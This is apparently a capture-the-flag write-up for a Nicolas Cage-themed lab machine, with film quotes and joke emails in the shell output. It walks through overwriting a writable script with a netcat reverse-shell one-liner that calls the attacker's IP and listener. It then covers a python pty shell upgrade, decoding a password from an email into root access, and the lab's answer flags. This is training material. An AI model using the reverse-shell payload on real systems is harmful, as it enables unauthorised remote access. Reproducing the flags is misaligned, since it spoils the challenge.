


Move to the mentioned file and find out what it is containing inside

```
weston@national-treasure:/opt/.dads_scripts/.files$ cat .quotes
"That's funny, my name's Roger. Two Rogers don't make a right!" — Gone in Sixty Seconds
"Did I ever tell ya that this here jacket represents a symbol of my individuality, and my
 belief in personal freedom?" — Wild at Heart
"Well, I'm one of those fortunate people who like my job, sir. Got my first chemistry set
 when I was seven, blew my eyebrows off, we never saw the cat again, been into it ever sin
ce." — The Rock
"Put... the bunny... back... in the box." — Con Air
"Sorry boss, but there's only two men I trust. One of them's me. The other's not you." — C
on Air
"What's in the bag? A shark or something?" — The Wicker Man
"Only if it's a noun, and the words have equal weight. Like, Homeland Security. If it's a
 participle modifying the first word, then... you better keep it lower case." — Seeking Ju
stice
"What do you think I'm gonna do? I'm gonna save the ' ****** day!" — Con Air
"Guns and wine. Naughty priests." — Ghost Rider: Spirit of Vengeance
Hey! My mama lives in a trailer!" — Con Air
“Killing me won’t bring back your *** **** honey!” — The Wicker Man
"Well, Baby-O, it's not exactly mai-thais and yatzee out here but... let's do it!" — Con A
ir
“You'll be seeing a lot of changes around here. Papa's got a brand new bag.” — Face/Off
"Shoot him again... His soul's still dancing." — Bad Lieutenant: Port Of Call
"OH, NO! NOT THE BEES! NOT THE BEES! AAAAAHHHHH! OH, THEY'RE IN MY EYES! MY EYES! AAAAHHHH
H! AAAAAGGHHH!" — The Wicker Man
“Tool up, honey bunny. It's time to get bad guys.” — Kick-Ass
"Honey? Uh... You wanna know who really killed JFK?" — The Rock
“I saw you and you saw me, don’t pretend like you don’t know who I am girly man” — Snake E
yes
"You just put it in the right file, according to alphabetical order! Y'know A, B , C, D,
 E, F, G!" — Vampire's Kiss
"Everything I take is prescription - except for the heroin." — Bad Lieutenant: Port Of Cal
l
"Bangers and mash! Bubbles and squeak! Smoked eel pie! Haggis!" — National Treasure 2: Boo
k Of Secrets
```

```
"I guess they don't call you the Executioner for nothing! And you sign my kid's autograp
h!" – Snake Eyes
"Listen, I think we got started off on the wrong foot. I'm Stan Goodspeed, FBI. Uh - Let's
talk music. Do you like the Elton John song, "Rocket Man"?" – The Rock
"Well, today's your lucky day, 'cause I brought an eagle." – The Sorcerer's Apprentice
"Release the baby!" – The Croods
"I love pressure. I eat it for breakfast." – The Rock
"I just remembered, I have to go into town to pick up your anti-itch cream." – The Sorcere
r's Apprentice
"What are these ****** iguanas doing on my coffee table?" – Bad Lieutenant: Port Of Call
"I mean it, honey, the world is being Fed-exed to hell in a hand cart." – The Rock
"Black, French, alcoholic priest, kind of a ****. Why, do you know him?" – Ghost Rider: Sp
irit of Vengeance
"I never disrobe before gunplay." – Drive Angry
"Hey. Dirtbag." – Ghost Rider
"I'll be taking these Huggies and whatever cash ya got." – Raising Arizona
"What's that like? What's it taste like? Describe it like Hemingway." – City of Angels
"If you dress like Halloween, ghouls will try to get in your pants." – Face/Off
"I told you I'd share my ticket. I never planned on sharing my heart. Maybe I could get lu
cky twice today." – It Could Happen to You
"I'm a vampire! I'm a vampire! I'm a vampire!" – Vampire's Kiss
"If I were to send you flowers where would I... no, let me rephrase that. If I were to let
you suck my tongue, would you be grateful?" – Face/Off
"People don't throw things at me any more. Maybe because I carry a bow around." – The Weat
her Man
"You'll be seeing a lot of changes around here. Papa's got a brand new bag." – Face/Off
"Here's something that if you want your father to think you're not a silly ****, don't sla
p a guy across the face with a glove because if you do that, that's what he will think. Un
less you're a noble man or something in the nineteenth century. Which I am not." – The Wea
ther Man
"It's like we're on two different channels now. I'm CNN and she's the Home Shopping Networ
k.
```

It contains strings (messages) as plain text which affect nothing to the target machine. While the file is **writeable** → I will change the content inside for exploitation



Netcat Listener


Paste a payload as a short-hand reverse shell into the file and re-write the file in order to avoid wasting time when waiting for the random process

```
weston@national-treasure:/opt/.dads_scripts/.files$ echo "rm -f /tmp/f;mkfifo /tmp/f;cat /
tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f" > .quotes
```

```
weston@national-treasure:/opt/.dads_scripts/.files$ cat .quotes
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f
```

Start the **netcat listener** with the inspected port

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
```



Wait for awhile for the processing and I am connected as user **cage**

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
cage@national-treasure:~$ ls
ls
email_backup  Super_Duper_Checklist
cage@national-treasure:~$ ls -l
ls -l
total 8
drwxrwxr-x 2 cage cage 4096 May 25  2020 email_backup
-rw-rw-r-- 1 cage cage  230 May 26  2020 Super_Duper_Checklist
cage@national-treasure:~$ cat Super_Duper_Checklist
cat Super_Duper_Checklist
1 - Increase acting lesson budget by at least 30%
2 - Get Weston to stop wearing eye-liner
3 - Get a new pet octopus
4 - Try and keep current wife
5 - Figure out why Weston has this etched into his desk: THM{M37AL_0R_P3N_T35T1NG}
```

I used `python` to implement the shell → Look around and I found the user key which is in the **Super_Duper_Checklist** file

Privilege Escalation → Root

On the other hand, there are 3 file named `email_1` , `email_2` , `email_3` in the directory `email_backup` → Figure out what are they containing

Email_1

```
From - SeanArcher@BigManAgents.com
To - Cage@nationaltreasure.com

Hey Cage!

There's rumours of a Face/Off sequel, Face/Off 2 - Face On. It's supposedly only in the
planning stages at the moment. I've put a good word in for you, if you're lucky we
might be able to get you a part of an angry shop keeping or something? Would you be up
for that, the money would be good and it'd look good on your acting CV.

Regards

Sean Archer
```

Email_2

```
From - Cage@nationaltreasure.com
To - SeanArcher@BigManAgents.com

Dear Sean

We've had this discussion before Sean, I want bigger roles, I'm meant for greater things.
Why aren't you finding roles like Batman, The Little Mermaid(I'd make a great Sebastian!),
the new Home Alone film and why oh why Sean, tell me why Sean. Why did I not get a role in
the
new fan made Star Wars films?! There was 3 of them! 3 Sean! I mean yes they were terrible
 films.
I could of made them great... great Sean.... I think you're missing my true potential.

On a much lighter note thank you for helping me set up my home server, Weston helped too,
 but
not overally greatly. I gave him some smaller jobs. Whats your username on here? Root?

Yours

Cage
```

Email_3


```
From - Cage@nationaltreasure.com
To - Weston@nationaltreasure.com

Hey Son
```

```
Buddy, Sean left a note on his desk with some really strange writing on it. I quickly wrot
e
down what it said. Could you look into it please? I think it could be something to do with
his
account on here. I want to know what he's hiding from me... I might need a new agent. Pret
ty
sure he's out to get me. The note said:

haiinspsyanileph

The guy also seems obsessed with my face lately. He came him wearing a mask of my face...
was rather odd. Imagine wearing his ugly face.... I wouldnt be able to FACE that!!
hahahahahahahahahahahahahahaahah get it Weston! FACE THAT!!!! hahahahahahahhaha
ahahahhahaha. Ahhh Face it... he's just odd.

Regards

The Legend - Cage
```

In the `email_3` file, I found a strange strings and a word which is repeated several times:

- strings: haiinspsyanileph
- repeated word: FACE

Try to use 2 things to the decode process and I found a string which had meaning and could be use as a password



Surprisingly, the previous string are truthly the password of `root` user

```
cage@national-treasure:~/email_backup$ su root
su root
Password: cageisnotalegend

root@national-treasure:/home/cage/email_backup# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Change directory to `/root` → Another `email_backup` directory occurs → Move into it and it contains 2 files `email_1`, `email_2`

```
root@national-treasure:~# cd /root
cd /root
root@national-treasure:~# ls -l
ls -l
total 4
drwxr-xr-x 2 root root 4096 May 25  2020 email_backup
root@national-treasure:~# cd email_backup
cd email_backup
root@national-treasure:~/email_backup# ls -l
ls -l
total 8
-rw-r--r-- 1 root root 318 May 25  2020 email_1
-rw-r--r-- 1 root root 414 May 25  2020 email_2
```

Read them all and I found the `root` flag

```
root@national-treasure:~/email_backup# cat *
cat *
From - SeanArcher@BigManAgents.com
To - master@ActorsGuild.com

Good Evening Master

My control over Cage is becoming stronger, I've been casting him into worse and worse role
s.
Eventually the whole world will see who Cage really is! Our masterplan is coming together
master, I'm in your debt.

Thank you

Sean Archer
From - master@ActorsGuild.com
To - SeanArcher@BigManAgents.com

Dear Sean

I'm very pleased to here that Sean, you are a good disciple. Your power over him has becom
e
strong... so strong that I feel the power to promote you from disciple to crony. I hope yo
u
don't abuse your new found strength. To ascend yourself to this level please use this cod
e:

THM{8R1NG_D0WN_7H3_C493_L0N9_L1V3_M3}

Thank you
```

```
Sean Archer
```